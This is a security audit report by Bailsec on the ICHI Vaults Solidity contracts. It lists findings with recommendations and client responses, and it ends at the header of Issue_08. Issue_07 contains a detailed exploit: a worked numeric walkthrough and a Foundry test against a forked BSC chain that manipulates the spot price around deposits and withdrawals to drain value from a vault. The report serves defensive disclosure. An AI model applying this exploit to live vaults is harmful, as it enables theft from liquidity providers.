



BAILSEC.IO

OFFICE@BAILSEC.IO

X: @BAILSECURITY

TG: @HELLOATBAILSEC

# FINAL REPORT

Ichi  
Vaults

December 2024

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## 1. Project Details

Important:

Please ensure that the deployed contract matches the source-code of the last commit hash.

Project	Ichi - Vaults
Website	ichi.org
Language	Solidity
Methods	Manual Analysis
Github repository	<a href="https://github.com/ichifarm/algebra-integral-ichi-vaults/tree/2ef9f7fb08ec4e7e0e394ae0f7791a5f053047c9/contracts">https://github.com/ichifarm/algebra-integral-ichi-vaults/tree/2ef9f7fb08ec4e7e0e394ae0f7791a5f053047c9/contracts</a>
Resolution 1	<a href="https://github.com/ichifarm/algebra-integral-ichi-vaults/tree/ae224c51b036a3ad9b10416aa8dc3fe798457cd8/contracts">https://github.com/ichifarm/algebra-integral-ichi-vaults/tree/ae224c51b036a3ad9b10416aa8dc3fe798457cd8/contracts</a>

## 2. Detection Overview

Severity	Found	Resolved	Partially Resolved	Acknowledged (no change made)
High	4	2	1	1
Medium	4	1		3
Low	9			9
Informational	11	1		10
Governance	1			1
Total	29	4	1	24

### 2.1 Detection Definitions

Severity	Description
High	The problem poses a significant threat to the confidentiality of a considerable number of users' sensitive data. It also has the potential to cause severe damage to the client's reputation or result in substantial financial losses for both the client and the affected users.
Medium	While medium level vulnerabilities may not be easy to exploit, they can still have a major impact on the execution of a smart contract. For instance, they may allow public access to critical functions, which could lead to serious consequences.
Low	Poses a very low-level risk to the project or users. Nevertheless the issue should be fixed immediately
Informational	Effects are small and do not post an immediate danger to the project or users
Governance	Governance privileges which can directly result in a loss of funds or other potential undesired behavior

### 3. Detection

#### Global

<b>Issue_01</b>	Architecture is not compatible with transfer-tax tokens
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>This architecture is not compatible with transfer-tax tokens. If these token types are used for any purpose within the contract, this will result in down-stream issues and inherently break the accounting.</p> <p>For example, if direct interactions with the ICHIVault contract are made, shares are calculated based on the provided input amounts and not on the effective received output amounts.</p> <p>Furthermore, interactions via the ICHIVaultDepositGuard contract would not work due to the intermediate transfer-step.</p>
<b>Recommendations</b>	Consider not deploying vaults with transfer-tax tokens or ask projects to specifically whitelist all necessary ICHI contracts.
<b>Comments / Resolution</b>	Acknowledged.

## Common

### Enum

The Enum contract is a very simple contract which is only meant to be used by the [VaultSlippageCheckV2\\_1](#) and [VaultSlippageV2](#) contract to determine the call type (call, delegatecall) for the gnosis transaction.

### Privileged Functions

- none

## External

### ContractImports

The ContractImports contract solely imports the [BasePluginV1Factory](#) contract from Algebra.

#### Privileged Functions

- none

No issues found.

### InterfaceImport

The InterfaceImports contract imports various interfaces which are used by Algebra.

#### Privileged Functions

- none

No issues found.

## Lib

### ICHIVaultDeployer

The **ICHIVaultDeployer** library is used within the **ICHIVaultFactory** to deploy a new iteration of the **ICHIVault** contract.

### Privileged Functions

- none

No issues found.

### OracleLibrary

The **OracleLibrary** is used within the **UV3Math** library and is mainly responsible for interactions with Algebra's volatility oracle and to fetch the SPOT and TWAP price from a pair via the **getQuoteAtTick** function during a deposit within a vault.

### Appendix: Volatility Oracle

The OracleLibrary consults Algebra's VolatilityOracle to get the timeWeightedAverageTick. The oracle stores data by recording **timepoints** in a circular buffer each time a new data point is available when a swap is executed, potentially every block.

Each timepoint captures essential information such as the current tick, cumulative tick, and cumulative volatility at a specific timestamp.

This approach allows the oracle to maintain a history of price and volatility data efficiently, overwriting the oldest data when the buffer is full.

This data can then be used to fetch the current timepoint and a timepoint in the past to calculate the TWAP tick within this period. If an exact timepoint is not available, the oracle interpolates by using the nearest timepoint.



The way how the TWAP tick is calculated is as follows:

- a) Fetch current timepoint and historic timepoint
- b) Deduct old cumulativeTick from new cumulativeTick to get tickCumulativesDelta
- c) Divide tickCumulativesDelta by the period
- d) Receive the average tick within the TWAP period

Furthermore, this library exposes a function that returns a quote at the current tick. If for example a WETH/USDC pair is consulted, this function will return how much USDC corresponds to the provided amount of WETH. This function is considered within the SPOT price calculation during a deposit and attempts to use maximum precision for calculations

### Privileged Functions

- none

Issue_02	Circular buffer limitation
Severity	Low
Description	<p>Algebra employs a volatility oracle that stores timepoints in a circular buffer with a fixed size of uint16. This buffer efficiently maintains a recent history of price and volatility data by overwriting the oldest timepoints when new ones are added beyond its capacity.</p> <p>Timepoints are potentially written at each block, which could be as frequent as every second, depending on the block time.</p> <p>The <code>getTimepoint</code> function reverts if <code>secondsAgo</code> (the time difference specified for historical data retrieval) is too high because it requests data older than the oldest timepoint currently stored in the buffer.</p> <p>Since the buffer only retains a limited number of recent timepoints, any attempt to access data beyond this range cannot be fulfilled. The function includes checks to prevent access to unavailable historical data, and if the requested <code>periodsAgo</code> exceeds the buffer's capacity, it</p>

	<p>triggers an error like <code>targetIsTooOld()</code>.</p> <p>This mechanism ensures that only valid and accurate data is used in calculations, maintaining the integrity of the oracle's outputs.</p> <p>However, in the following case:</p> <ul style="list-style-type: none"> <li>a) Block time is very short</li> <li>b) <code>twapPeriod</code> is very long (which is desired to prevent manipulation)</li> <li>c) Swaps and corresponding writes happen as frequent as every block</li> </ul> <p>The deposit function will revert because the call to the oracle reverts.</p>
<b>Recommendations</b>	<p>Consider manually ensuring that the <code>twapPeriod</code> is a reasonable but safe value.</p>
<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>Operational procedures ensure that the <code>twapPeriod</code> is always set to a reasonable and safe value.</p>

<b>Issue_03</b>	Unexpected zero return value
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>The getQuoteAtTick function returns the corresponding quote amount for a base amount. The function uses most accurate precision to calculate the outcome.</p> <p>However, in certain unexpected scenarios, it may happen that the return value is erroneous and returns zero, which would then result in unexpected side-effects.</p>
<b>Recommendations</b>	Consider reverting if the return value is zero.
<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>In the unlikely case that the getQuoteAtTick function returns 0, the deposit function, which calls getQuoteAtTick internally, will still revert.</p>

<b>Issue_04</b>	Unused functions
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>The <a href="#">OracleLibrary</a> contains various functions which remain essentially unused within the current architecture.</p> <p>This will increase contract size for no limit and can confuse third party reviewers.</p>
<b>Recommendations</b>	Consider if it is desired to remove these functions. Alternatively, this can be safely acknowledged.
<b>Comments / Resolution</b>	Acknowledged.

## UV3Math

The **UV3Math** library is a helper library which consults **UniswapV3/Algebra** native libraries as well as the **OracleLibrary**. Furthermore, it exposes functionality to calculate the Unique Vault Symbol.

It is used within the **ICHIVault** and **VaultSlippageCheckV2** contracts.

## Appendix: IV Symbol

Example:

- `ammName()` returns "Algebra",
- `value = 42`,
- `allowToken0 = true`,
- and the pool tokens are **WETH** (token0) and **DAI** (token1),

then the computed symbol would be: "IV-Algebra-42-WETH-DAI".

Changing `allowToken0` to `false` would flip the token order: "IV-Algebra-42-DAI-WETH".

It is important to mention that the `allowToken1` value will have no impact on the symbol.

## Privileged Functions

- none

No issues found.

## Core

### IchivaultDepositGuard

The `ICHIVaultDepositGuard` contract is a clearance contract which is meant to be applied in front of the `ICHIVault` contract.

It allows users to deposit while providing an external to address and specify the desired minimum output amount of shares which is declared as the `minimumProceeds` parameter.

Withdrawals can be made similarly, to an external `to` address while ensuring that the minimum output amounts are met, which is defined within `minAmount1` and `minAmount1`.

On top of that, both the deposit and withdraw function have a corresponding native functionality which allows a deposit via native ETH and withdrawing native ETH.

### Appendix: Core Invariants:

INV 1: Deposits can only made in one of both tokens

INV 2: Native deposits must use `forwardNativeDepositToIchivault`

INV 3: Native withdrawals must use `forwardNativeWithdrawFromIchivault`

INV 4: Received share amount must be  $\geq$  `minimumProceeds`

INV 5: Withdrawal must result in amounts which are  $\geq$  `minAmount0/1`

INV 6: Native ETH can only be accepted via payable function by users or via receive by the WETH contract

### Privileged Functions

- none

<b>Issue_05</b>	Native <b>transfer</b> does not work with contracts that expose logic during <b>fallback/receive</b>
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>The contract uses the standard <b>transfer</b> pattern for native <b>ETH</b> transfers.</p> <p>This will never work if the recipient is a smart contract with logic within the <b>fallback/receive</b> function due to the hardcoded gas limit of the transfer call.</p>
<b>Recommendations</b>	Consider using <b>call</b> instead of <b>transfer</b> .
<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>In general, the deposit guard is intended to be used by end users. However, if a smart contract is developed to interact with the deposit guard, that contract can handle the wrapping and unwrapping of ETH when using the guard.</p> <p>This means that contracts which are implemented on top of ICHI should consider handling the ETH -&gt; WETH conversion on their own.</p>

## ICHIVault

The **ICHIVault** contract provides a single-sided liquidity interface to an Algebra pool. It allows depositing one token to receive fungible liquidity tokens that represent a share of the underlying positions. The vault manages NFT-based liquidity positions, periodically rebalances them, collects and distributes fees, and ensures fair pricing through TWAP and spot checks.

### Appendix: Share Calculation

The **Ichivault** contract uses a proportional share calculation mechanism which is similar to ERC4626 vaults when calculating a user's share amount based on the provided value. This is done as follows:

a) Convert a user's total deposit amount to tokenY using the lower price from SPOT or TWAP:

```
uint256 depositOPricedInToken1 = deposit0.mul((price < twap) ? price : twap).div(PRECISION);
```

```
shares = deposit1.add(depositOPricedInToken1);
```

b) Convert the vaults total amounts to tokenY using the higher price from SPOT or TWAP:

```
uint256 poolOPricedInToken1 = pool0.mul((price > twap) ? price : twap).div(PRECISION);
```

c) Calculate a users received shares proportionally on the provided amount, existing amount and existing share supply:

```
shares = shares.mul(totalSupply()).div(poolOPricedInToken1.add(pool1));
```

### Appendix: Algebra Interaction

The contract interacts with the Algebra NFPM to add and remove liquidity. More specifically, during a rebalance, liquidity is completely removed and re-added and during a withdrawal, liquidity is withdrawn in the proportional manner based on the user's provided share amount.

The NFPM source code can be found here:

<https://github.com/cryptoalgebra/Algebra/blob/e1f358c1c2c9f6cda455c6f0934b333af624e964/src/periphery/contracts/NonfungiblePositionManager.sol>

These are the only interaction points with the Algebra protocol besides the swap.

## Appendix: Rebalance

The **rebalance** function allows the contract owner to remove the **basePosition** and **limitPosition**, eventually swap tokens and then re-adding both positions again to a new range.

## Appendix: Fee Distribution

Whenever a deposit, withdrawal, rebalance or fee collection call is executed, the pool state is updated via a zero burn, fees are collected towards the **ICHIVault** address and then distributed among different recipients with the leftover remaining in the vault for value appreciation. The fee distribution is as follows:

- a) AMM fee is distributed to the **ammFeeRecipient**
- b) BASE fee is distributed to the **affiliate** and **toRecipient** address (depending on **baseFeeSplit**)
- c) Leftover amount will remain within the **ICHIVault** contract

It is of utmost importance that this is happening before any deposit/withdrawal, as otherwise the share calculation will result in an erroneous outcome.

## Appendix: Swap Callback

The **algebraSwapCallback** function is called by the corresponding pool whenever a swap has been invoked and is responsible for transferring the input token amount from the contract to the pool.

## Appendix: Swap Logic

Within the **rebalance** function, the **swapQuantity** parameter determines if a swap is executed, into which direction and whether it is a **exactInput** or **exactOutput** swap.



Since the **swapQuantity** can be positive and negative, the two following scenarios derive from this:

a)  $\text{swapQuantity} > 0$ :

A swap from X  $\rightarrow$  Y with **exactInput** is being executed

b)  $\text{swapQuantity} < 0$ :

A swap from Y  $\rightarrow$  X with **exactOutput** is being executed

### **Appendix: BalanceOf logic**

The contract serves as an **ERC20** token which implements the **balanceOf** function, allowing users to use their shares in other protocols. The balance of a user is always the corresponding share amount which is received during the **deposit** function which always reflects the proportional share of the underlying vault value from a user. This means the **balanceOf** will return a nominal value which corresponds to a fluctual USD value.

### **Appendix: Core Invariants**

INV 1: Shares must be calculated by incorporating all tokens in the system

INV 2: Shares must be calculated by converting token0 to token1

INV 3: Withdrawal must proportionally

INV 4: Fee must be collected before **getTotalAmounts** is consulted

INV 5: **BalanceOf** must reflect a user's share amount

INV 6: Share amount must always accurately reflect a users proportional share on the underlying vault value.

INV 7: Deposits/Withdrawals must only be executed by **ICHIVaultDepositGuard**

INV 8: The initial share amount must be scaled by 1000

INV 9: Users must always receive a share amount which is proportional to their deposit amount on the overall pool amount

INV 10: The pool state must be updated and fees must be collected before any deposit/withdraw/rebalance

INV 11: Withdraw must calculate pro-rata share on base and limit position and on unused tokens

INV 12: `depositOPricedInToken0` must always use price which is against the favor of the user (lower price)

INV 13: `poolOPricedInToken1` must always use price which favors the vault (higher price)

INV 14: `fee0` and `fee1` must be completely consumed within `_distributeFees`

INV 15: rebalance must remove liquidity completely from both `tokenIds`

INV 16: Any deviation from TWAP to SPOT price during deposits must always result in a disadvantage for the user

INV 17: The supply must either be  $\geq 1000$  or 0

INV 18: Any deviation from SPOT and TWAP price within deposit is reflected as fee for the depositor

INV 19: Only single sided deposits must be allowed

INV 20: Specific deviations between SPOT and TWAP price are only allowed if no swap has happened within the current block

INV 21: System value must be solely within `basePosition/limitPosition` and the vault balance

INV 22: Contract balance must always be  $\geq$  collected fees

## Privileged Functions

- transferOwnership
- renounceOwnership
- resetAllowances
- setTwapPeriod
- setHysteresis
- setAmmFeeRecipient
- setAffiliate
- setDepositMax

<b>Issue_06</b>	Owner can steal funds via various pathways
<b>Severity</b>	<b>Governance</b>
<b>Description</b>	<p>Currently, governance of this contract has several privileges for invoking certain functions that can drastically alter the contracts behavior.</p> <p>The contract owner has several privileges which can result in a loss of funds:</p> <ul style="list-style-type: none"> <li>a) updating the twapPeriod</li> <li>b) bringing tick to extreme case plus rebalancing the vault</li> <li>c) swapping forth and back and and accruing fees</li> <li>d) swapping without slippage</li> <li>e) hysteresis manipulation</li> </ul>
<b>Recommendations</b>	Consider incorporating a Gnosis Multisignature contract as owner and ensuring that the Gnosis participants are trusted entities.
<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>Operational procedures ensure that the owner of the vault is a Gnosis multi-signature contract with trusted signers.</p>

Issue_07	Edge-case allows exploiter to drain value from the vault by abusing deposits and withdrawals via share calculation manipulation
Severity	High
Description	<p>The current share calculation is handled in such a way that a users tokenX deposit is multiplied with the TWAP or SPOT price which then returns <code>depositOPricedInToken1</code>:</p> <pre>uint256 depositOPricedInToken1 = depositO.mul((price &lt; twap) ? price : twap).div(PRECISION);</pre> <p>Afterwards, the tokenY amount is added on top of that value which represents tokenX in tokenY + tokenY:</p> <pre>shares = deposit1.add(depositOPricedInToken1);</pre> <p>Then the vault value from tokenX in tokenY is calculated, similar to the above calculation:</p> <pre>uint256 poolOPricedInToken1 = poolO.mul((price &gt; twap) ? price : twap).div(PRECISION);</pre> <p>And the tokenY amount is added on top of that:</p> <pre>poolOPricedInToken1.add(pool1)</pre> <p>Once both values are determined, it is calculated how the percentual share of a user's deposit is, compared to the pool amount:</p> <pre>shares = shares.mul(totalSupply()).div(poolOPricedInToken1.add(pool1));</pre> <p>Based on that, the user will receive a proportional amount of the pool as shares.</p> <p>Within the user deposit calculation, the lower price from either TWAP</p>

or SPOT is chosen, which decreases the user's nominal value in tokenY:

*(price < twap) ? price : twap)*

Within the pool value calculation, the higher price from either TWAP or SPOT is chosen, which increases the pool's nominal value in tokenY:

*(price > twap) ? price : twap)*

The idea behind this logic is to always favor the vault and result in less minted shares for the user.

Under most circumstances, this works flawless and will result in a deposit which favors the vault instead of the user.

However, based on the explanation above, Bailsec crafted a specific state where it is possible to exploit the vault's safety mechanism against it.

Two different facts must be given:

**a) A user must deposit tokenX where the multiplier price is higher than the real price**

**b) The vault must be in a state where where the total vault value mainly consists out of tokenY**

State a) can be achieved if the current SPOT price is below the TWAP price, which means the SPOT price should be chosen for a user to determine the provided value. A swap manipulation in the same block, before the deposit, allows for moving the SPOT price towards the TWAP price which results in a higher deposit value for the user.

This also results in the higher price being used for the vault value calculation, however, if the vault is moved towards a state where there is more tokenY centered than tokenX, this becomes vulnerable.

Given these theoretical ideas, Bailsec crafted a scenario where it is possible to exploit the vault by depositing tokenX and withdrawing tokenX and tokenY, gaining a nominal USD value gain based on the real price. The root-cause of this exploit allows for various different PoCs and all of them are based on the fact that a user deposits tokenX at a higher price than the current SPOT price while the vault does not experience that price increase because it mainly consists of tokenY instead of tokenX.

#### **Written PoC:**

#### **STATUS QUO:**

SPOT = 10 USD  
TWAP = 15 USD  
DOT/USDC pool

range = [16095, 29958] (5\$ to 20\$; equally centered around the current price)

currentTick = 23027 (10 USD)

liquidity = 1100e18

tokenX = 101,87e18

tokenY = 1018,85e18

At this point, the exact same USD value is on the right side and on the left side. If a user would deposit into the vault at the current state, he would not gain a benefit.

This can now be exploited by swapping tokenY to tokenX, which has the following effects:

**a) Increase the price to 15\$**

**b) Remove tokenX from the vault, add tokenY to the vault**

Both results are exactly the necessary states which have been described above.

**Iteration 1:**

1. Swap 750Y in

> get 60X out

-> [16095; 29958]

-> currentTick = 19844

-> liquidity = 1100e18

> brings price from 250541448375047931186413801569 to 304560650089319070454739222252

> brings tick from 19844 to 26932

> amountX = 40e18

> amountY = 1768e18

2. deposit 10x (which is equivalent to 10 USD but valued at 15 USD due to the exploit step)

> calculate depositOutToken1:

$10 * 15 = 150$

> calculate poolInToken1

$\text{poolOPricedInToken1} = 40 * 15 = 600$

$\text{poolAll} = 600 + 1768 = 2368$

> user gets 6.33% of the pool

3. swap the 60e18 tokenX back; this will give initial provided Y amount (fees are ignored for simplicity)

> amountX (vault liq)= 101,87e18

> amountY (vault liq) = 1018,85e18  
> balanceX (in vault) = 10  
> price = 10

4. withdraw 6.33% ( $1100e18 * 0.0633 = 69.63$ )

> get out from liquidity the following (6.33% each)

> amountX = 6,42e18 tokenX  
> amountY = 64,21e18 tokenY  
> balanceX (in vault) = 10 = 0.633 tokenX

total calculated in tokenX using current price of 10:

$6.42 \text{ tokenX} + 0.633 \text{ tokenX} + (64.21 \text{ tokenY} * 1/10) = 13.474 \text{ tokenX}$

User has deposited 10 tokenX and got 13.474 tokenX out, thus stole from the vault, these steps can be likely looped to drain the whole vault.

Vault at the beginning:

>  $101,87 * 10 = 1018$   
> 1018,85  
> 2036 USD  
> 1100e18 LIQ

Vault after:

> tokenX =  $95,45 * 10 = 954,5$   
> tokenY = 954  
> tokenX =  $9.367 * 10 = 93.6$   
= 2002 USD  
> 1030.67e18 LIQ



## Iteration 2:

### NEW STATUS QUO:

-> [16095; 29958]  
-> currentTick = 23027  
-> liquidity = 1030.67e18  
-> amountX = 94.56e18  
-> amountY = 953e18  
-> balanceX = 9.367  
-> SPOT = 10 USD  
-> TWAP = 15 USD

#### 1. Swap 700 Y in to bring price to 15

> new price = 304350828448189709171104114894  
> new currentTick = 26918  
> new liquidity distribution  
    > tokenX = 37,8e18  
    > tokenY = 1654.0e18

#### 2. deposit 10x (which is equivalent to 10 USD but valued at 15 USD due to the exploit step)

> calculate depositOInToken1:  
 $10 * 15 = 150$

> calculate poolInToken1  
 $\text{poolOPricedInToken1} = 37.8 * 15 = 567$   
 $\text{poolAll} = 567 + 1654 + (9.367 * 15) = 2361$

> user gets 6.35% of the pool

#### 3. Swap back:

```
-> [16095; 29958]
-> currentTick = 23027
-> liquidity = 1030e18
-> amountX = 94.56e18
-> amountY = 953e18
-> balanceX = 19.367
-> SPOT = 10 USD
-> TWAP = 15 USD
```

#### 4. Withdraw 6.35%

```
> 1030.67 * 0.0635 = 65,44
> tokenX = 6,06e18
> tokenY = 60.6e18
> tokenX = 1.22e18
> user got: 133.4 USD while depositing 100 USD
```

#### Vault at the beginning:

```
> tokenX = 95,45 * 10 = 954,5
> tokenY = 954
> tokenX = 9.367 * 10 = 93.6
= 2002 USD
> 1030.67e18 LIQ
```

#### Vault after:

```
> tokenX = 89,37 * 10 = 893,70
> tokenX = 893,81
> tokenX = 18,14 * 10 = 181,14
= 1967 USD
> 965e18 liquidity
```

### Iteration 3:

#### NEW STATUS QUO:

-> [16095; 29958]  
-> currentTick = 23027  
-> liquidity = 965e18  
-> amountX = 89,37e18  
-> amountY = 893,81e18  
-> balanceX = 18,14  
-> SPOT = 10 USD  
-> TWAP = 15 USD

#### 1. Swap 670 Y in to bring price to 15

> new price = 305549602659563067132190430299  
> new currentTick = 26996  
> new liquidity distribution  
    > tokenX = 34,43  
    > tokenY = 1563,81

#### 2. deposit 10x (which is equivalent to 10 USD but valued at 15 USD due to the exploit step)

> calculate deposit0InToken1:

$$10 * 15 = 150$$

> calculate poolInToken1

$$\text{poolOPricedInToken1} = 34,43 * 15 = 516$$

$$\text{poolAll} = 516 + 1563,81 + (18,14 * 15) = 2351,19$$

> user gets 6.38% of the pool

#### 3. Swap back:

-> [16095; 29958]  
-> currentTick = 23027  
-> liquidity = 965e18  
-> amountX = 89,37e18  
-> amountY = 893,81e18  
-> balanceX = 28,14  
-> SPOT = 10 USD  
-> TWAP = 15 USD

#### 4. Withdraw 6.38%

>  $965 * 0.0635 = 61.27$   
> tokenX = 5,67  
> tokenY = 56,75  
> tokenX = 1.8  
> user got: 131 USD while depositing 100 USD

#### Vault at the beginning:

> tokenX =  $89,37 * 10 = 893,70$   
> tokenX = 893,81  
> tokenX =  $18,14 * 10 = 181,14$   
= 1967 USD  
> 965e18 liquidity

#### Vault after:

> tokenX =  $83,69 * 10 = 836.90$   
> tokenY = 837,06  
> tokenX =  $26.34 * 10 = 263.34$   
= 1937 USD  
> 904e18 liquidity

Swap tokenX to tokenY to achieve current liquidity ratio and re-add tokenX/Y back to the liquidity to determine full post-exploit vault liquidity:

-> swap X to Y:

tokenX = 13.37

tokenY = 133.7

receive: 142e18 LIQ

end liquidity after 3 iterations:

$904e18 + 142e18 = 1046e18$

Start liquidity = 1100e18

The vault effectively lost 54e18 liquidity tokens, making it not only less worth in nominal tokenX / tokenY / USD value but also in nominal liquidity tokens (which is the most important measurement of a lp position's value).

With different numbers, this will be more severe. For example if the first deposit consists of 100 tokenX, the vault will already lose 158e18 liquidity tokens.

#### **Coded PoC (different values):**

```
function setUp() public {  
    vm.createSelectFork("https://rpc.ankr.com/bsc", 44727636);  
  
    deal(token0, address(this), 1e36);  
    deal(token1, address(this), 1e36);  
}
```

```
function test_Deposit_DropInPrice() public {
    vm.label(address(token0), "Token0");
    vm.label(address(token1), "Token1");
    vm.label(address(pool), "Pool");
    vm.label(address(vault), "Vault");

    IV3Pool.GlobalState memory globalState =
    IV3Pool(pool).globalState();

    sqrtPriceTWAP = globalState.price;
    sqrtPriceSpot = globalState.price * 8165 / 10000;

    twapPrice = _convertPrice(sqrtPriceTWAP);
    spotPrice = _convertPrice(sqrtPriceSpot);
    console.log("spot price: $%i", twapPrice / 1e18);

    MockERC20(token0).approve(address(vault), 1e36);

    vault.collectFees();
    (uint256 totalAmount0, uint256 totalAmount1) =
    vault.getTotalAmounts();
    console.log("vault0: %e, vault1: %e", totalAmount0, totalAmount1);

    (, uint32 time,,,,) =
    IV3Pool(pool).timepoints(globalState.timepointIndex);

    vm.roll(block.number + 1);
    vm.warp(time + 1200);

    IV3Pool(pool).swap(address(this), sqrtPriceTWAP > sqrtPriceSpot,
    1e36, sqrtPriceSpot, "");
    console.log("price drop from $%i to $%i in 1200 seconds", twapPrice
    / 1e18, spotPrice / 1e18);

    vault.collectFees();
```

```
(totalAmount0, totalAmount1) = vault.getTotalAmounts();
console.log("vault0: %e, vault1: %e", totalAmount0, totalAmount1);

(int256[] memory amounts0, int256[] memory amounts1) = (new
int256[](2), new int256[](2));

console.log("\nEXPLOIT START\n");

(amounts0[0], amounts1[0]) =
    IV3Pool(pool).swap(address(this), sqrtPriceTWAP < sqrtPriceSpot,
1e36, sqrtPriceTWAP, "");
console.log("swap back to TWAP: $%i", twapPrice / 1e18);

vault.collectFees();
(totalAmount0, totalAmount1) = vault.getTotalAmounts();
console.log("vault0: %e, vault1: %e", totalAmount0, totalAmount1);

vault.deposit(deposit0, 0, address(this));
console.log("deposit: %e", deposit0);

vault.collectFees();
(totalAmount0, totalAmount1) = vault.getTotalAmounts();
console.log("vault0: %e, vault1: %e", totalAmount0, totalAmount1);

(amounts0[1], amounts1[1]) =
    IV3Pool(pool).swap(address(this), sqrtPriceTWAP > sqrtPriceSpot,
1e36, sqrtPriceSpot, "");
console.log("swap back to spotPrice: $%i", spotPrice / 1e18);

vault.collectFees();
(totalAmount0, totalAmount1) = vault.getTotalAmounts();
console.log("vault0: %e, vault1: %e", totalAmount0, totalAmount1);

(uint256 amount0, uint256 amount1) =
vault.withdraw(vault.balanceOf(address(this)), address(this));
```

	<pre>console.log("withdraw0: %e, withdraw1: %e", amount0, amount1);  vault.collectFees(); (totalAmount0, totalAmount1) = vault.getTotalAmounts(); console.log("vault0: %e, vault1: %e", totalAmount0, totalAmount1); }</pre> <p>Output result:</p> <div data-bbox="512 763 1401 1167" style="background-color: black; color: white; padding: 10px;"> <pre>Logs: spot price: \$330 vault0: 7.39172168618733717295e20, vault1: 9.3294087284325333169629e22 price drop from \$330 to \$220 in 1200 seconds vault0: 1.039989631455124891226e21, vault1: 1e0  EXPLOIT START  swap back to TWAP: \$330 vault0: 7.39172168618733717295e20, vault1: 9.329408728432533316963e22 deposit: 1e22 vault0: 1.0739172168618733717295e22, vault1: 9.329408728432533316963e22 swap back to spotPrice: \$220 vault0: 1.1039989631455124891226e22, vault1: 2e0 withdraw0: 1.0017075198828186374889e22, withdraw1: 1e0 vault0: 1.022914432626938516336e21, vault1: 1e0</pre> </div> <p>The output demonstrates how tokenX was siphoned out from the vault.</p>
<b>Recommendations</b>	<p>A proper solution is the implementation of an oracle.</p> <p>However, alternatively this issue may be partially resolved by the implementation of multiple TWAP prices with different periods and choose between these to use the lowest TWAP price for the user's deposit calculation and the highest TWAP price for the vault's value calculation.</p>
<b>Comments / Resolution</b>	<p>Partially resolved.</p> <p>To understand the solution and the potential impact of the solution, we need to re-elaborate the share calculation mechanism and the invariants. Afterwards we need to re-elaborate the edge-case which allows the exploit:</p>



When users deposit tokenX, the SPOT and TWAP price are fetched which represents tokenXInTokenY. The conservative approach uses the smaller of both prices to calculate a user's tokenOutToken1 amount.

This will result in:

**INV 12: depositOPricedInToken0 must always use price which is against the favor of the user (lower price)**

Furthermore, the vault's AUM value in tokenY is calculated by using the larger of both prices to convert tokenX to tokenY

This will result in:

**INV 13: poolOPricedInToken1 must always use price which favors the vault (higher price)**

During the normal business logic, any deviation will result in a fee for the user.

The exploit scenario was now to abuse an edge-case where the SPOT price is below the TWAP price (or vice-versa in case tokenY would be deposited, however, ICHI only works with tokenX).

In that scenario, it was possible to execute a swap which does the following:

- a) Move the SPOT price towards the TWAP price
- b) Convert any eventual tokenX to tokenY via the curve price between SPOT and TWAP, which means tokenX will result in less tokenY, compared to if it would be swapped at the TWAP price. (In our example this was the price between 10 and 15, which means tokenX will be swapped to tokenX between 10 and 15)

The proposed solution was to implement a reliable oracle.

However, since ICHI vaults are meant to be compatible with various tokens, including those which do not have an oracle, ICHI decided to

incorporate another TWAP price with a shorter period. In fact, the period can be set by the contract owner.

The idea of this second TWAP period is to:

- a) Amplify the above identified invariants by choosing the lower price for user value calculations and the higher price for vault value calculations.
- b) (Partially) prevent the above mentioned exploit where a second TWAP (which is closer to the initial SPOT price than the main TWAP) is used for the user calculation.

For the above mentioned exploit this means even if the exploiter swaps the SPOT price to 15 USD, the incorporation of a second, faster oracle will be near to the initial SPOT price, potentially around 11 USD, which will make the exploit less profitable.

On top of that, the hysteresis check was made more strict, which now also incorporates the deviation from the SPOT price to the second TWAP. Applied on our example, if the second TWAP returns 12 and the SPOT price was manipulated to 15, the transaction will revert if the swap has happened within the same block.

However, that also means that under specific circumstances, the second TWAP price may result in a higher deviation from the main TWAP price compared to the SPOT price, which can then result in a higher fee for users.

Therefore, it should be carefully considered for each vault, IF the second TWAP should be activated and with which period.

The client added furthermore the following comment:

**Summary:**

After carefully reviewing the reported scenario, we have identified that while a theoretical exploit can be described under specific conditions, the vault's underlying incentive structure and trading strategy are designed to compensate arbitrageurs for returning deposited tokens.

This mechanism effectively self-corrects any temporary imbalance and mitigates the described exploitation pathway. Simply put, it is a desired feature in our design. Nonetheless, for situations where users don't want this feature, we implemented additional control using multiple TWAP calculations which can be turned on to eliminate the incentive for all practical purposes.

### Reasoning:

#### 1. **Non-Issue Justification:**

The core premise of the described scenario involves temporarily manipulating price inputs to gain an advantage in share issuance. Our system's economic design inherently addresses such discrepancies. As tokens become imbalanced, the vault pays increasingly higher premiums, incentivizing arbitrageurs to supply the missing assets. This external market correction mechanism naturally closes the gap:

- **Built-In Self-Correction:** Any profit realized by a participant through the described manipulation is counterbalanced by a surplus of value delivered to the vault's liquidity providers by pushing the vault closer to target inventory levels. Over time, as the vault returns to balance, these incentives diminish to zero, eliminating any ongoing exploitable condition.
- **Dynamic Incentive Alignment:** The system's equilibrating forces ensure that attempts to repeatedly exploit short-term price divergences become uneconomical. The cost of continuously manipulating the pool outweighs the possible one-off gains, maintaining long-term stability.

#### 2. **Enhancement — Two TWAP Integration:**

Although the vault design naturally mitigates the purported exploit through its economic incentives, we recognize the value of implementing a more robust pricing framework to address even the theoretical risk.

- **Two TWAP Periods:** We integrated two TWAP calculations to ensure that transient price fluctuations are properly accounted for.

- **Selection Logic:** Deposits will be valued conservatively using the lowest price between the spot price and enabled TWAPs, while the vault's aggregated valuation will rely on the highest price between the spot price and enabled TWAPs. This ensures that share issuance remains robust against rapid, short-term price manipulations.
- **Transparency & On-Chain Disclosures:** The methodology for computing and selecting TWAP values will be fully documented and disclosed on-chain, enhancing transparency and ensuring that all stakeholders are aware of the valuation logic.

### **3. Conclusion:**

Given the vault's original design, the reported issue does not present a direct, long-term economic vulnerability. The incentive mechanism to compensate arbitrageurs already provides a self-healing equilibrium. However, to address the theoretical scenario thoroughly, the implementation of two TWAP calculations offers an additional safety net.

Issue_08	Lack of LST fee incorporation within <code>getTotalAmounts</code> will result in loss for depositor
Severity	High
